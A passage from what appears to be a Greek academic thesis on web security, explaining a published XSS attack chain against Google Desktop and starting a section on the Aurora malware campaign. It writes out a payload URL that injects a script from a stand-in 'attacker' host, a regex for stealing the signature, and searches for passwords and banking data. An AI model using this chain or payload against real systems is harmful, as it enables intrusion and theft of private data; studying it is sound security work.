χαρακτήρες) επιστρέφονται μαζί με αυτά της αναζήτησης στον παγκόσμιο Ιστό. [20]

[1] Οποιοσδήποτε υπολογιστής που είναι συνδεδεμένος σε ένα δίκτυο και παρέχει υπηρεσίες.




Εικόνα 25.

Ενώ αυτό το χαρακτηριστικό γνώρισμα είναι πολύ χρήσιμο, θέτει μια προφανή απειλή ασφάλειας. Εάν μία ευπάθεια τύπου Cross Site Scripting στο Google.com την εκμεταλλευτεί ένας εισβολέας ενάντια σε έναν χρήστη της εφαρμογής Google Desktop, τότε είναι πιθανό να δεχτεί μία κακόβουλη επίθεση με την οποία ο επιτιθέμενος θα έχει πρόσβαση σε ένα μέρος των δεδομένων του τοπικού υπολογιστή. [20]

Αυτή η απειλή μετριάζεται κάπως στις τρέχουσες εκδόσεις του Google Desktop από:

- Η ολοκλήρωση των αποτελεσμάτων του Google Desktop μέσω του Google.com είναι προαιρετική. Μπορεί εύκολα να τεθεί εκτός λειτουργίας μέσω του μενού επιλογών στο Google Desktop. [20]
- Τα ενσωματωμένα αποτελέσματα αναζήτησης είναι μερικά: μόνο ένα μέρος κάθε αποτελέσματος επιδεικνύεται στο χρήστη. Το πλήρες περιεχόμενο ενός αποτελέσματος μπορεί μόνο να προσεγγιστεί με την είσοδο στην διεπαφή Ιστού του τοπικού host του Google Desktop. [20]

Το Google Desktop επιτρέπει στο χρήστη να καθορίσει με ακρίβεια τις αναζητήσεις με διάφορους τρόπους. Ένας από αυτούς είναι η δυνατότητα να ψάξει για πληροφορίες κάτω από τους συγκεκριμένους καταλόγους στον σκληρό δίσκο ή σε έναν δίσκο τοπικού δικτύου. Αυτό το χαρακτηριστικό είναι προσβάσιμο μέσω της επιλογής της προηγμένης αναζήτησης της εφαρμογής. [20]




Εικόνα 26.

Για παράδειγμα, το Google Desktop αποκρίνεται στην ακόλουθη ερώτηση αναζήτησης με μία λίστα όλων των εγγράφων του Word που βρίσκονται στο C:\Documents and Settings\ %USER_NAME% \ MyDocuments. [20]

|filetype:doc |filetype:docx under:"C:\Documents and Settings\%USER_NAME%\My Documents"

Η παράμετρος αναζήτησης **under** περιέχει ένα κενό ασφαλείας κάτω από την επιφάνειά της. Το Google Desktop αποτυγχάνει να κωδικοποιήσει σωστά στα αποτελέσματα την έξοδο της λέξεως-κλειδί «under» γεγονός το οποίο φαίνεται στην παρακάτω εικόνα :



Εικόνα 27.


Η σοβαρότητα αυτού του κενού ασφαλείας είναι μεγαλύτερη από ότι μπορεί να θεωρηθεί. Προκειμένου η εμπειρία της περιήγησης του χρήστη να κατασταθεί πιο εύχερη στην τοπική ιστοσελίδα του Google Desktop, τα αποτελέσματα των αναζητήσεων του, χρησιμοποιούν τα περιεχόμενα της προηγμένης αναζήτησης του χρήστη, γεγονός το οποίο παραμένει μη ορατό από τον χρήστη. Όταν ο χρήστης επιλέξει τη σύνδεση «προηγμένης αναζήτησης» μέσα σε μια σελίδα αναζήτησης, επιστρέφεται αμέσως, χωρίς αποστολή ενός αιτήματος στον κεντρικό υπολογιστή δικτύου του Google Desktop. Δεδομένου ότι οι προηγμένες παράμετροι αναζήτησης συμπεριλαμβάνονται σε όλες τις σελίδες αναζήτησης, από την στιγμή που ο κακόβουλος όρος «under» στέλνεται στο Google Desktop παραμένει εκεί για πάντα. Έτσι, κάθε φορά που εκτελεί ο χρήστης μια αναζήτηση μέσω της διεπαφής Ιστού του Google Desktop, ο κακόβουλος κώδικας που είναι γραμμένος σε JavaScript εκτελείται επίσης στο υπόβαθρο. [20]

3.9.2 Μηχανισμοί προστασίας της εφαρμογής

Προκειμένου να αποτραπεί η εχθρική πρόσβαση από το διαδίκτυο στην ευαίσθητη πληροφορία χρηστών που είναι διαθέσιμη μέσω του Google Desktop, η Google έχει εφαρμόσει διάφορους μηχανισμούς με σκοπό να προστατεύσουν τα δεδομένα των χρηστών από την πειρατεία. Ο πρώτος μηχανισμός προστασίας ονομάζεται **«Φιλτράρισμα Σύνδεσης» (Connection Filtering)** και εφαρμόζεται στον Web server του Google Desktop. Ο Web server τρέχει στον τοπικό host και επικοινωνεί με το τερματικό του χρήστη μέσω της θύρας 4664.[20] Διαχειρίζεται συνδέσεις στον τοπικό host ή στην ip 127.0.0.1 που είναι και η διεύθυνση βρόχου επιστροφής (loopback).[28] Επιπλέον, οι συνδέσεις στον τοπικό host ή το 127.0.0.1 μπορούν να δημιουργηθούν μόνο εάν η σύνδεση δημιουργείται από και πρός το τοπικό τερματικό. Αυτή είναι μία απλή και ισχυρή λύση για την παρεμπόδιση των εξωτερικών υπολογιστών από το να συνδεθούν άμεσα και να θέσουν ερωτήματα στον τοπικό κεντρικό υπολογιστή δικτύου του Google Desktop. [20]


Ο δεύτερος μηχανισμός προστασίας ονομάζεται **«Μηχανισμός προστασίας με υπογραφές» (Signatures Protection Mechanism)**. Όταν εγκαθίσταται το Google

Desktop παράγει ένα τυχαίο κλειδί αποτελούμενο από 64 bytes (512 bits) και το αποθηκεύει σε ένα registry key (μητρώο μνήμης) που ονομάζεται fuse_data. Αυτό το κλειδί χρησιμοποιείται από το Google Desktop προκειμένου να δημιουργηθούν μοναδικές υπογραφές για διαφορετικές ιστοσελίδες στον τοπικό κεντρικό υπολογιστή δικτύου. Κάθε αίτημα στον τοπικό κεντρικό υπολογιστή δικτύου του Google Desktop πρέπει να περιέχει μια παράμετρο «s» που περιέχει την υπογραφή για τη συγκεκριμένη ερώτηση. Αυτή η υπογραφή ποικίλλει από έναν host στον άλλο και από μια ιστοσελίδα σε άλλη. Η γνώση της υπογραφής μιας ιστοσελίδας σε έναν υπολογιστή δεν δίνει κανένα στοιχείο για την υπογραφή μιας άλλης σελίδας στον ίδιο υπολογιστή. Όταν ο τοπικός κεντρικός υπολογιστής δικτύου του Google Desktop λαμβάνει ένα αίτημα, αναλύει το URL και συγκρίνει αυτήν την ερώτηση με την αναμενόμενη υπογραφή. Εάν η παράμετρος «s» είναι ίση με την υπογραφή, το αίτημα εξυπηρετείται. Διαφορετικά, το αίτημα αμφισβητείται και μια σελίδα λάθους επιστρέφεται στο χρήστη, όπου αναφέρεται ότι η δήλωση του αιτήματος είναι άκυρη. Το ακόλουθο screenshot παρουσιάζει μία έγκυρη αναζήτηση του όρου «Watchfire» μέσα στο Google Desktop. Σημειώνεται η σειρά των αλφαριθμητικών χαρακτήρων που ακολουθεί την παράμετρο «s».[20]



Εικόνα 28.

Το επόμενο screenshot παρουσιάζει ένα ίδιο αίτημα αναζήτησης, με την διαφορά ότι τα αλφαριθμητικά μετά την παράμετρο «s» έχουν αλλάξει. Εδώ το Google Desktop απαντά με μία σελίδα λάθους. [20]



Εικόνα 29.

Ο μηχανισμός υπογραφών μπορεί να θεωρηθεί ότι είναι μία καλή άμυνα ενάντια σε επιθέσεις με Cross Site Scripting . Για να μπορεί ένας επιτιθέμενος να εκμεταλλευτεί κενά ασφαλείας, θα πρέπει να γνωρίζει την κατάλληλη υπογραφή για το τρωτό script στον host του θύματος. Ο μηχανισμός προστασίας υπογραφών στηρίζεται στη μυστικότητα των τοπικά δημιουργημένων υπογραφών. Ωστόσο υπάρχει ένα σημαντικό πρόβλημα με την χρησιμοποίηση της υπογραφής στις ιστοσελίδες. Η ίδια η μορφή αναζήτησης πρέπει να υποβληθεί βάση ενός συγκεκριμένου URL. Με την εξέταση της πηγής, ο επιτιθέμενος μπορεί να ανακαλύψει ότι η μορφή αναζήτησης καθορίζεται ως εξής:


http://127.0.0.1:4664/search&s=<UNIQUE_SIGNATURE>

Η υπογραφή που συνδέεται με αυτό το URL δεν μπορεί να είναι δυναμική δεδομένου ότι ο χρήστης μπορεί να δακτυλογραφήσει οποιαδήποτε ερώτηση. Πρέπει να παραμείνει η ίδια προκειμένου το ερώτημα αναζήτησης να έχει ισχύ. Επάνω στην υποβολή, αυτή η σελίδα επαναπροσανατολίζει τον χρήστη στο URL με την μοναδική υπογραφή για την συγκεκριμένη ερώτηση που υποβλήθηκε. Η γνώση αυτής της μοναδικής υπογραφής στην μορφή αναζήτησης επιτρέπει στον επιτιθέμενο να υποβάλει οποιαδήποτε αιτήματα αναζήτησης, συμπεριλαμβανομένων εκείνων με τα κακόβουλα λογισμικά. [20]

3.9.3 Περιγραφή της Επίθεσης

Αυτού του τύπου η επίθεση ξεπερνά όλους τους μηχανισμούς ασφαλείας της εφαρμογής Google Desktop και επιτρέπει σε έναν απομακρυσμένο επιτιθέμενο να εγκαταστήσει

κακόβουλο κώδικα Javascript στο Google Desktop. Αυτό επιτυγχάνεται λόγω της στενής σχέσης της εφαρμογής με την ιστοσελίδα της Google, καθώς επίσης και στο XSS κενό ασφαλείας που ανακαλύφθηκε εξαιτίας της τρωτής παραμέτρου αναζήτησης «under». Ενώ η ευπάθεια αυτή μπορεί να χρησιμοποιηθεί εύκολα τοπικά, ο απομακρυσμένος επιτιθέμενος δεν γνωρίζει την απαραίτητη υπογραφή που χρειάζεται έτσι ώστε να αποστείλει το κακόβουλο λογισμικό με κώδικα Javascript. Εάν δεν αποκτηθεί η υπογραφή τότε η εκμετάλλευση του κενού ασφαλείας παραμένει συνήθως θεωρητική. Τα ακόλουθα τέσσερα βήματα περιγράφουν μια μέθοδο που παρακάμπτει το μηχανισμό προστασίας υπογραφών, και επιτρέπει σε έναν επιτιθέμενο να βρεί τη μοναδική υπογραφή και να αποστείλει το JavaScript κακόβουλο λογισμικό. Και τα τέσσερα βήματα ολοκληρώνονται ενώ το θύμα περιηγείται στο δημόσιο ιστότοπο του Google.com. [20]



Εικόνα 30. Επίθεση με XSS τεχνική

1.Εκμετάλλευση του XSS κενού ασφαλείας στο Google.com

Αρχικά η μέθοδος αυτή επίθεσης εκμεταλλεύεται οποιοδήποτε κενό ασφαλείας υπάρχει κάτω από το Google.com. Το 2006 είχαν ανακαλυφθεί ένα πλήθος κενών ασφαλείας σε πολλές εφαρμογές και ιστοσελίδες της Google.[21] Ο browser του θύματος έχει πρόσβαση σε ένα ειδικά επεξεργασμένο URL το οποίο συνδέεται με μία τρωτή σε Cross Site Scripting ιστοσελίδα στην διεύθυνση http://www.google.com. Αυτό μπορεί να γίνει με δύο τρόπους :

1. Να δελεάσει τον χρήστη έτσι ώστε να επιλέξει τον κακόβουλο σύνδεσμο.
2. Να εκμεταλλευτεί κενά ασφαλείας εφαρμογών ιστού σε άλλες ιστοσελίδες, όπως είναι τα σκουλήκια Samy [22] και Yamanner [23]. Με αυτή την μέθοδο ο

επιτιθέμενος μπορεί να καταλήξει να ελέγχει έναν μεγάλο αριθμό απομακρυσμένων τερματικών.

Μόλις ο browser του χρήστη φορτώσει μία σελίδα τρωτή σε Cross Site Scripting, ένας κακόβουλος κώδικας σε Javascript εκτελείται. Αυτή είναι μία κλασική XSS επίθεση στο Google.com η οποία επιτρέπει στον εισβολέα να ελέγχει τον φυλλομετρητή του θύματος. Ο μόνος περιορισμός στην επίθεση είναι ότι το κακόβουλο script μπορεί να αλληλεπιδράσει μόνο με την διεύθυνση της Google και όχι σε τοπικούς εξυπηρετητές.[20]

2.Αποστολή ερωτήματος αναζήτησης στο Google.com

Σε αυτό το βήμα ο κακόβουλος κώδικας Javascript προσπαθεί να βρεί την μοναδική υπογραφή για την σελίδα αναζήτησης της εφαρμογής Google Desktop που τρέχει τοπικά σε έναν υπολογιστή. Αυτό το επιτυγχάνει στέλνοντας στο υπόβαθρο ένα αίτημα αναζήτησης στο Google.com, χρησιμοποιώντας το αντικείμενο XmlHttpRequest. Το ερώτημα αυτό είναι απλής μορφής όπως για παράδειγμα η λέξη «Watchfire».[20]

3.Απόκτηση της υπογραφής για την σελίδα αναζήτησης του Google Desktop

Όταν η απάντηση επιστρέφει από το Google.com, το Google Desktop την παρεμποδίζει και προσθέτει μια σύνδεση με το Google Desktop. Αυτή η σύνδεση έχει την ακόλουθη δομή:

http://127.0.0.1:4664/search&s=<UNIQUE_SIGNATURE>?q=<QUERY_STRING>

Χρησιμοποιώντας μία απλή έκφραση ο κακόβουλος κώδικας ο οποίος έχει εισαχθεί στο βήμα 1 αναλύει την μοναδική υπογραφή που χρησιμοποιείται για τον σύνδεσμο του Google Desktop. Αυτή η έκφραση θα είναι της μορφής :

'http://127\.0\.0\.1:4664/search&s=([^?]+)\?q=[^']+'

Χρησιμοποιώντας μία τέτοια έκφραση ο κακόβουλος κώδικας είναι σε θέση να εξαγάγει την μοναδική υπογραφή. [20]

4. Μόλυνση του φυλλομετρητή του θύματος

Σε αυτό το τελικό βήμα, ο κώδικας σε Javascript περνάει στο Google Desktop και το μολύνει με κακόβουλο λογισμικό το οποίο είναι και δύσκολο να αφαιρεθεί. Αυτό γίνεται με την αντικατάσταση της τυποποιημένης ερώτησης αναζήτησης με τον κακόβουλο κώδικα JavaScript και την αποστολή ενός «τυφλού» αιτήματος (που χρησιμοποιεί ένα αόρατο IFRAME[1], για παράδειγμα) στο Google Desktop. Έτσι το ερώτημα :
http://127.0.0.1:4664/search&s=<UNIQUE_SIGNATURE>?q=<MALICIOUS_QUERY_STRING>

θα γίνει :

http://127.0.0.1:4664/search&s=<STEP_3_ACQUIRED_SIGNATURE>?q=under:"<script src='http://attacker/infect.js'></script>"

Η απάντηση στο «τυφλό» αίτημα φορτώνεται στο αόρατο IFRAME και στην συνέχεια ο κώδικας JavaScript εκτελείται. Από το σημείο αυτό ο επιτιθέμενος έχει τον πλήρη έλεγχο της εφαρμογής Google Desktop του θύματος. Ο εισβολέας μπορεί να ψάξει για ευαίσθητες πληροφορίες στον υπολογιστή του χρήστη και στην συνέχεια κρυφά να τις μεταφέρει σε κάποιον ιστότοπο καταγραφής επιθέσεων όπως για παράδειγμα στο http://attacker. [20]


3.9.4 Επιπτώσεις του Cross Site Scripting

Ένας επιτιθέμενος που ελέγχει το Google Desktop ενός θύματος μπορεί να ψάξει για σχεδόν τα πάντα στον υπολογιστή. Είναι δυνατό να ψάξει και να βρεί αμέσως τις ευαίσθητες πληροφορίες συμπεριλαμβανομένων των εγγράφων Office, των αρχείων πολυμέσων, του ηλεκτρονικού ταχυδρομείου (σε πολλές περιπτώσεις, ακόμη και διαγραμμένα mails), το ιστορικό του φυλλομετρητή, των συνόδων συνομιλίας, και ενός

[1] Τα iframe επιτρέπουν σε έναν HTML browser να χωριστεί σε τμήματα, κάθε ένα από τα οποία μπορεί να παρουσιάσει διαφορετικό έγγραφο. Στην συγκεκριμένη περίπτωση αυτά παραμένουν αόρατα.

εκτενούς χρονολογικού της δραστηριότητας του χρήστη στον προσωπικό ή εταιρικό υπολογιστή του. Μερικά παραδείγματα αναζητήσεων παρατίθονται παρακάτω :


- **Ευαίσθητη πληροφορία** : Αναζήτηση των όρων «εμπιστευτικό» ή «άκρως απόρρητο».
- **Κλοπή κωδικού πρόσβασης** : Αναζήτηση των όρων «όνομα χρήστη» ή «κωδικός πρόσβασης» και ανάκτηση πληροφοριών αυθεντικοποίησης χρήστη σε υπηρεσίες ηλεκτρονικού ταχυδρομείου και αρχείων συστήματος.
- **Τραπεζικές πληροφορίες** : Αναζήτηση λέξεων-κλειδιών τραπεζών και εύρεση ιστοσελίδων τραπεζών που έχουν ευρετηριαστεί από το Google Desktop μαζί με την ευαίσθητη πληροφορία.
- **Εντοπισμός κινήσεων του χρήστη** : Η επιλογή «Timeline View» του Google Desktop παρέχει ένα εκτενές ιστορικό εμπλουτισμένο με αρχεία και κινήσεις του χρήστη, όπως τις ιστοσελίδες που επισκέφθηκε, μαζί με αποθηκευμένα αρχεία για τις κινήσεις του.[24] [20]



Εικόνα 31.


Η σοβαρότερη όμως επίπτωση της επίθεσης έχει να κάνει με τον πιθανό έλεγχο του επιτιθέμενου ολόκληρου του συστήματος. Και αυτό διότι είναι δυνατό να προωθηθούν εφαρμογές μέσω της διεπαφής Ιστού του Google Desktop. Με τη αποστολή ενός

αιτήματος στον κεντρικό υπολογιστή δικτύου του Google Desktop, είναι δυνατό να αναγκαστεί το επιτιθέμενο σύστημα να ανοίξει αυτόματα τα αρχεία που σχετίζονται με το αίτημα. Μια από τις πιο επικίνδυνες επιπτώσεις αυτής της συμπεριφοράς είναι ότι τα εκτελέσιμα αρχεία (.exe) μπορούν να εκτελεσθούν στο σύστημα. Εάν ένα κακόβουλο εκτελέσιμο αρχείο αποσταλεί στον σκληρό δίσκο του θύματος, είναι δυνατό να εκτελεσθεί, κερδίζοντας αποτελεσματικά τον πλήρη έλεγχο του συστήματος. [20]




Εικόνα 32.

Εάν ο επιτιθέμενος μπορεί να δημιουργήσει μία απομακρυσμένη κοινή χρήση αρχείων στην οποία θα έχει πρόσβαση το θύμα, και εφόσον θα ελέγχει το Google Desktop και τα αιτήματα που θα στέλνει το θύμα, τότε ο εισβολέας θα είναι σε θέση να προσθέσει την απομακρυσμένη κοινή χρήση στο Google Desktop. Και πάλι όμως αυτή η επιλογή θα είναι μη ορατή από τον χρήστη χρησιμοποιώντας ένα script στις δύο τρωτές παραμέτρους, στο όνομα χρήστη και στο όνομα του υπολογιστή. [20]



Εικόνα 33.

Η κοινή απομακρυσμένη χρήση αρχείων μπορεί πολύ εύκολα να περιλαμβάνει ένα κακόβουλο αρχείο, σχεδιασμένο ειδικά να επιτρέπει στον επιτιθέμενο να ελέγχει τον υπολογιστή που τρέχει η εφαρμογή του Google Desktop. Εξαναγκάζοντας την μηχανή αναζήτησης του χρήστη να ψάξει, να βρεί και στην συνέχεια να εκτελέσει αυτό το εκτελέσιμο αρχείο, ο επιτιθέμενος θα μπορούσε να εκτελέσει το λογισμικό της αρεσκείας του στο σύστημα του θύματος. [20]



Εικόνα 34.

3.10 AURORA MALWARE

Τον Δεκέμβριο του 2009 η Google έδωσε στη δημοσιότητα σημαντικές πληροφορίες για μια πολύ εξελιγμένη και στοχευμένη κυβερνοεπίθεση που δέχθηκε η υποδομή της εταιρείας. Η Google σημειώνει ότι η επίθεση προήλθε από την Κίνα, είχε ως στόχο τα δεδομένα υπερασπιστών των ανθρωπίνων δικαιωμάτων στην Αμερική και ως

αποτέλεσμα την κλοπή δικής της πνευματικής ιδιοκτησίας, ενώ εκτέθηκε σε κίνδυνο μόνο ένα ελάχιστο μέρος των πληροφοριών των χρηστών. Ο David Drummond, ανώτερος αντιπρόεδρος της εταιρείας, επισημαίνει ότι στόχος αυτών των επιθέσεων δεν ήταν μόνο η Google αλλά τουλάχιστον άλλες είκοσι μεγάλες εταιρείες από διάφορους τομείς δραστηριοτήτων. Η Google αποφάσισε να σταματήσει να φιλτράρει τα αποτελέσματα που εμφανίζονται στην κινεζική μηχανή αναζήτησής της, μια πρακτική που ακολουθούσε από το 2006 υποχωρώντας στις απαιτήσεις της κινεζικής κυβέρνησης. [25] Η επίθεση βασίστηκε στο Aurora Malware και για αυτό τον λόγο ονομάστηκε και ολόκληρη η επιχείρηση «Επιχείρηση Aurora Malware» η οποία ήταν υπό σχεδίαση από το 2006. [26] Η επίθεση χαρακτηρίζεται από ένα πρόγραμμα το οποίο δημιουργεί backdoors σε συστήματα με λειτουργικό Windows. Ένας CRC (Cyclic Redundancy Check) αλγόριθμος που ανακαλύφθηκε συγκέντρωσε τις υποψίες ότι το Aurora Malware ήταν κινεζικής προέλευσης, ενώ καταγράφηκαν πολλές επιθέσεις από μία ιστοσελίδα με όνομα **3322.org**, το οποίο ανήκει σε μία μικρή εταιρεία που λειτουργεί έξω από την πόλη Changzhou. Ο ιδιοκτήτης της εταιρείας είναι ο Peng Yong ο οποίος μιλάει την κινεζική γλώσσα και μπορεί να έχει κάποιο υπόβαθρο προγραμματισμού με τέτοιους αλγορίθμους. Η εταιρεία του έχει παραχωρήσει πάνω από ένα εκατομμύριο διευθύνσεις ιστοσελίδων (domain names). Κατά την διάρκεια του 2009 η εταιρεία HBGary είχε βρεί και αναλύσει χιλιάδες malware τα οποία επικοινωνούσαν με το 3322.org. 